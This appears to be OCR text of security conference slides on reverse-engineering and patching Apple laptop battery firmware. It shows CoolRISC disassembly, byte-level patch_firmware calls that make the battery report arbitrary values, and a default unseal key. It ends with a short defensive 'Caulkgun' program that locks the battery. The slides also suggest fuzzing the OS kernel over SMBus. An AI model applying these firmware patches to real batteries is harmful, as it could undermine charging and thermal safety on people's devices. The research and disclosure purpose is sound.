
Case 0xf - 0x10

- This sets up then reads from hardware and sends response (in different basic block)

```
        case_0xf_0x10:
5E AF 0C move        r0, i2h
ED AF 0C move        r1, r0
FE 6D 0E mula        r1, #1
FB EE 0E mul         r0, #4
FF 7F 03 move        -(i3), a
FB ED 0E mul         r1, #4
ED BF 0C or          r1, r0, a
01 AE 16 move        r0, (i3)+
EC AF 0C move        r2, r0
BC CC 0E add         r2, #0x43
DB AF 0C move        r3, r1
FE DB 0E addc        r3, #1
9D AF 0C move        r1, iph
5C C7 3A calls       sub_A9E9
CE AF 0C move        r0, r2
BD AF 0C move        r1, r3
AC B6 33 jump        loc_DBF9
```

We redirect to cases 1b-1c

```
  int worked = patch_firmware(0xdbb1, (unsigned
char *) "\xf3\xc5\x0e\x95\xb6\x33", 6, 0);

Patching row 0x249 at offset 0x51
```




Result

```
Remaining Capacity:      0x202a
Full Charge Capacity:    0x73cc
Got manufacture date 0x202a
Got serial number 0x73cc
```

Another change


- Relative State of Change (0xd) -> Remaining Time Alarm (0x2)



Patching code

```
patch_firmware(0xdbc0, (unsigned char *)
"\xf6\x05\x0e\xba\xb6\x36\xf2\x05\x0e
\xb8\xb6\x36\xcc\xb6\x33\xec\xc5\x0e
\x95\xb6\x33\xf4\x35\x0e\xdc\xb6\x33", 27,
1);

patch_firmware(0xdb2a, (unsigned char *)
"\xbf\xb6\x33", 3, 1);
```

Reuse extra space




Re-sniffing

- Shows all values queried are fixed
- We can set all the values to arbitrary values
  - Some must be the same as others
- Values can be changed while battery is charging “on the fly”
- Changing values does affect amount of current delivered to battery

Deal breaker?

- MU092X Thermal cutoff



FYI: I didn’t see these on the off market battery!

Attacking the OS kernel

- Battery communicates with the OS on a “trusted channel”
- By issues raw i2c/SMBus data, could potentially exploit a vulnerability in the OS kernel

Fuzzing the SMBus

- Two options
  - Write a fuzzer in CoolRISC assembly and fuzz from the battery
  - Fuzz with a “emulated battery” via hardware

Caulkgun

- Seal up your battery by changing full access password
- Doesn’t affect any existing Apple firmware updates
- Cannot be reversed
- If future Apple Battery Firmware update requires full access, the update will fail


Caulkgun source - guts

```
#include <time.h>
#include <stdlib.h>

int main(){
  srand(time(NULL));
  unsigned int r = rand();
  unseal(0x36720414);
  get_full_access(0xffffffff);
  write_block(kFullAccessKey, &r, 4);
  seal();
}
```

More info

- Tools, slides, whitepaper:

Thanks



Questions?

charlie.miller@accuvant.com